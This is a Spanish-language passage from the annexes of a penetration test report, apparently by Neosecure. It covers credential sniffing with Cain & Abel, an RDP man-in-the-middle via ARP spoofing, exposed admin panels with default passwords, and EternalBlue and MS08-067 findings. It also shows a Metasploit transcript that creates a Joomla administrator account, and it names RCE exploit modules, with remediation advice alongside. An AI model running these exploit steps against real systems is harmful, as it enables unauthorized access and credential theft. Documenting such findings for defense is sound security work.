


Fuente: Elaboración propia

Interpretación:

- Se puede observar que el consultor haciendo uso de la herramienta CAIN & ABEL, pudo capturar las credenciales en texto plano del usuario generado.

Ilustración 32 Usuario y clave en texto plano



Fuente: Elaboración Propia

Interceptación:

- Se recomienda la implementación de políticas de seguridad como “HTTP Strict Transport Security (HSTS)” a nivel de la implementación y uso del protocolo HTTPS, tal como se detalla en https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet

- Así mismo se recomienda el uso de FTPS (FTP sobre SSL / TLS) o SFTP (parte de la suite SSH).

Anexo 3 Interceptando de credenciales RDP

La versión del servidor de escritorio remoto (RDP) es vulnerable a un ataque de interceptación (MiTM). Un atacante con la capacidad de interceptar el tráfico del servidor RDP puede deshabilitar el cifrado entre el cliente y el servidor sin ser detectado. Un ataque MiTM de esta naturaleza permitió al consultor de Neosecure obtener información confidencial (credenciales de autenticación) transmitida a través de la red.


Ilustración 33 Ingreso de sesión RDP

Fuente: Elaboración Propia

Interpretación:

- Haciendo uso de la herramienta Cain & Abel, el consultor interceptó el tráfico entre el servidor RDP y una PC seleccionada usando la técnica ARP Spoofing. Se puede apreciar que al momento de que el consultor intenta ingresar al escritorio remoto del servidor, le sale un mensaje de alerta

Ilustración 34 Usuario y clave en texto plano




Fuente: Elaboración Propia

Interpretación:

- Se puede apreciar en la opción ARP-RDP, la contraseña ingresada por el consultor es capturada en texto plano

Ilustración 35 Usuario y clave en texto plano



Fuente: Elaboración Propia

Interpretación:

- El consultor ingresando a la carpeta RDP de Cain & Abel, pudo ubicar la credencial del usuario utilizado

Se recomienda aplicar las siguientes medidas correctivas:

- Forzar el uso de TLS como capa de transporte para este servicio si se admite.
- Seleccione la opción 'Permitir conexiones sólo de equipos que ejecutan Escritorio remoto con autenticación de nivel de red'.


Enlace de referencia
https://blogs.technet.microsoft.com/enterprisemobility/2008/07/21/configuring-terminal-servers-for-server-authentication-to-prevent-man-in-the-middle-attacks/

Anexo 4 Exposición de plataformas administrativas

Al realizar la exploración de puertos y servicios expuestos en los servidores seleccionados, se logró identificar distintos servicios administrativos expuestos a la red local sin ningún tipo de control de acceso, esto puede ser identificado como ausencia de aseguramiento.


El acceso a este tipo de consolas administrativas debe ser autorizado únicamente desde la red de administradores y no desde cualquier dirección IP de la red local.

Ilustración 36 Plataforma expuesta



Fuente: Elaboración Propia

Ilustración 37 Plataforma expuesta




Fuente: Elaboración Propia

Ilustración 38 Plataforma expuesta

Fuente: Elaboración Propia

Ilustración 39 Plataforma expuesta



Fuente: Elaboración Propia

Interpretación:

- El consultor escaneando las direcciones ip's, logró identificar plataformas administrativas, muchas veces estas plataformas son instaladas y dejadas con una configuración por default utilizando claves básicas.


- Se recomienda, incluir una lista de control de accesos (ACL) en los servidores para que los puertos administrativos solo puedan ser ingresados desde IPs seleccionadas.

Anexo 5 Credenciales por defecto

Ilustración 40 Credenciales por defecto

Fuente: Elaboración Propia

Ilustración 41 Credenciales por defecto



Fuente: Elaboración Propia

Ilustración 42 Credenciales por defecto

Fuente: Elaboración Propia


Interpretación:

- El consultor escaneando las direcciones ip's, logró identificar plataformas administrativas, ingresando sesión con contraseñas débiles, por ejemplo. (admin, 123456), se debe recalcar que las plataformas utilizaban contraseñas vacías.

- Se recomienda, incluir una lista de control de accesos (ACL) en los servidores para que los puertos administrativos solo puedan ser ingresados desde IPs seleccionadas.

Anexo 6 Vulnerabilidad MS17_010

Ilustración 43 Vulnerabilidad MS17-010




Fuente: Elaboración Propia

Interpretación:

- Se encontró una vulnerabilidad conocida como Eternalblue, actualmente esta es una de las brechas de seguridad más comunes que pueden tener los equipos clientes por falta de actualizaciones a los sistemas operativos, tengamos en cuenta que esta vulnerabilidad es familia del Ransomware Wanacry.

Anexo 7 Reconocimiento de software instalado

Ilustración 44 Reconocimiento de Metadatos



Fuente: Elaboración Propia

Interpretación:

- Al realizar un escaneo a los documentos publicados en internet se encontraron metadatos, estos documentos nos permitieron identificar lo siguiente:

Ilustración 45 Software y sistemas operativos

Attribute	Value
All software found (3) - Times found	
Microsoft Office	75
Microsoft Office 2000	4
Adobe Photoshop 7.0	2

All operating systems found (4) - Times found	
Windows XP	55
Windows Server 2000	4
Windows 7	16
Windows Vista	2

Fuente: Elaboración Propia


Interpretación:

- Al detectar el tipo de sistema operativo y el software utilizados en la empresa, esto puede ser de mucha importancia para el atacante, este podría investigar las vulnerabilidades para luego explotarlas con la finalidad de obtener acceso al equipo.

Anexo 8 Vulnerabilidad ms08_067_netapi

Esta vulnerabilidad se basa en la ejecución remota de código. Un atacante que aprovecha esta vulnerabilidad podría tomar el control completo de un sistema afectado de forma remota y ejecutar código arbitrario.

Ilustración 46 Vulnerabilidad MS08_067_netapi



Fuente: Elaboración Propia

Interpretación:

- El consultor al detectar esta vulnerabilidad en uno de los servidores, utilizó un exploit de la herramienta Mestasploit, logrando obtener una sesión remota hacia el servidor, el boletín de seguridad de Microsoft MS08_067 está categorizado como crítico, e implica una vulnerabilidad en el servicio Server que permitiría la ejecución de código

Anexo 9 Creación de cuentas con privilegios de administrador

Utilizando la herramienta metasploit el consultor utilizó el auxiliar (**admin/http/joomla_registration_privsec)** con el objetivo de crear una cuenta con privilegios administrativos en las versiones 3.4.4 a 3.6.3 de Joomla.

Ilustración 47 Cuentas con privilegios de administrador

```
msf5 auxiliary(admin/http/joomla_registration_privesc) > show options

Module options (auxiliary/admin/http/joomla_registration_privesc):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EMAIL      pooll@gmail.com  yes       Email to receive the activation code for t
   PASSWORD   123456           yes       Password for the username
   Proxies                     no        A proxy chain of format type:host:port[,ty
..]
   RHOSTS     192.168.187.139  yes       The target address range or CIDR identifie
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /joomla          yes       The relative URI of the Joomla instance
   USERNAME   pooll2           yes       Username that will be created
   VHOST                       no        HTTP server virtual host

msf5 auxiliary(admin/http/joomla_registration_privesc) > run
[*] Running module against 192.168.187.139

[*] Trying to create the user!
[+] PWND - Your user has been created
[*]     Username: pooll2
[*]     Password: 123456
[*]     Email: pooll@gmail.com
[*] Auxiliary module execution completed
msf5 auxiliary(admin/http/joomla_registration_privesc) >
```

Fuente: Elaboración Propia


Interpretación:

- El consultor logró crear una cuenta con el nombre de usuario pooll2 y contraseña 123456 en la plataforma administrativa instalada (Joomla) del cliente.

Anexo 10 Ejecución remota de código

Joomla sufre de una ejecución remota de código no autenticada que afecta a todas las versiones desde la 1.5.0 a la 3.4.5. Al almacenar encabezados proporcionados por el usuario en la tabla de sesión de bases de datos, es posible truncar la entrada enviando un carácter UTF-8

Ilustración 48 Ejecución remota de código




Fuente: Elaboración Propia

Interpretación:

- El consultor al utilizando el exploit: “exploit/multi/http/joomla_http_header_rce”, y ingresando la dirección ip de la víctima, el path del joomla y utilizando un payload habilitando una Shell pudo vulnerar el Joomla instalado del cliente.

Anexo 11 FTP Usuario por default

Ilustración 49 Acceso FTP



Fuente: Elaboración Propia


Interpretación:

- El consultor después de realizar un escaneo de puertos, pudo identificar que uno de los servidores tenía habilitado el servicio ftp, sin embargo, este no tenía ninguna protección ya que cualquier usuario podría ingresar sin ningún tipo de restricción, logrando ingresar y encontrando archivos con información sensible.

Anexo 12 Vulnerabilidad Drupageddon

Drupageddon fue publicada el 28 de marzo por el equipo Drupal (CVE-2018-7600), la cual permite la ejecución remota de código en las versiones 7.x 8.x y ha sido calificada como crítica.

Ilustración 50 Vulnerabilidad drupageddon



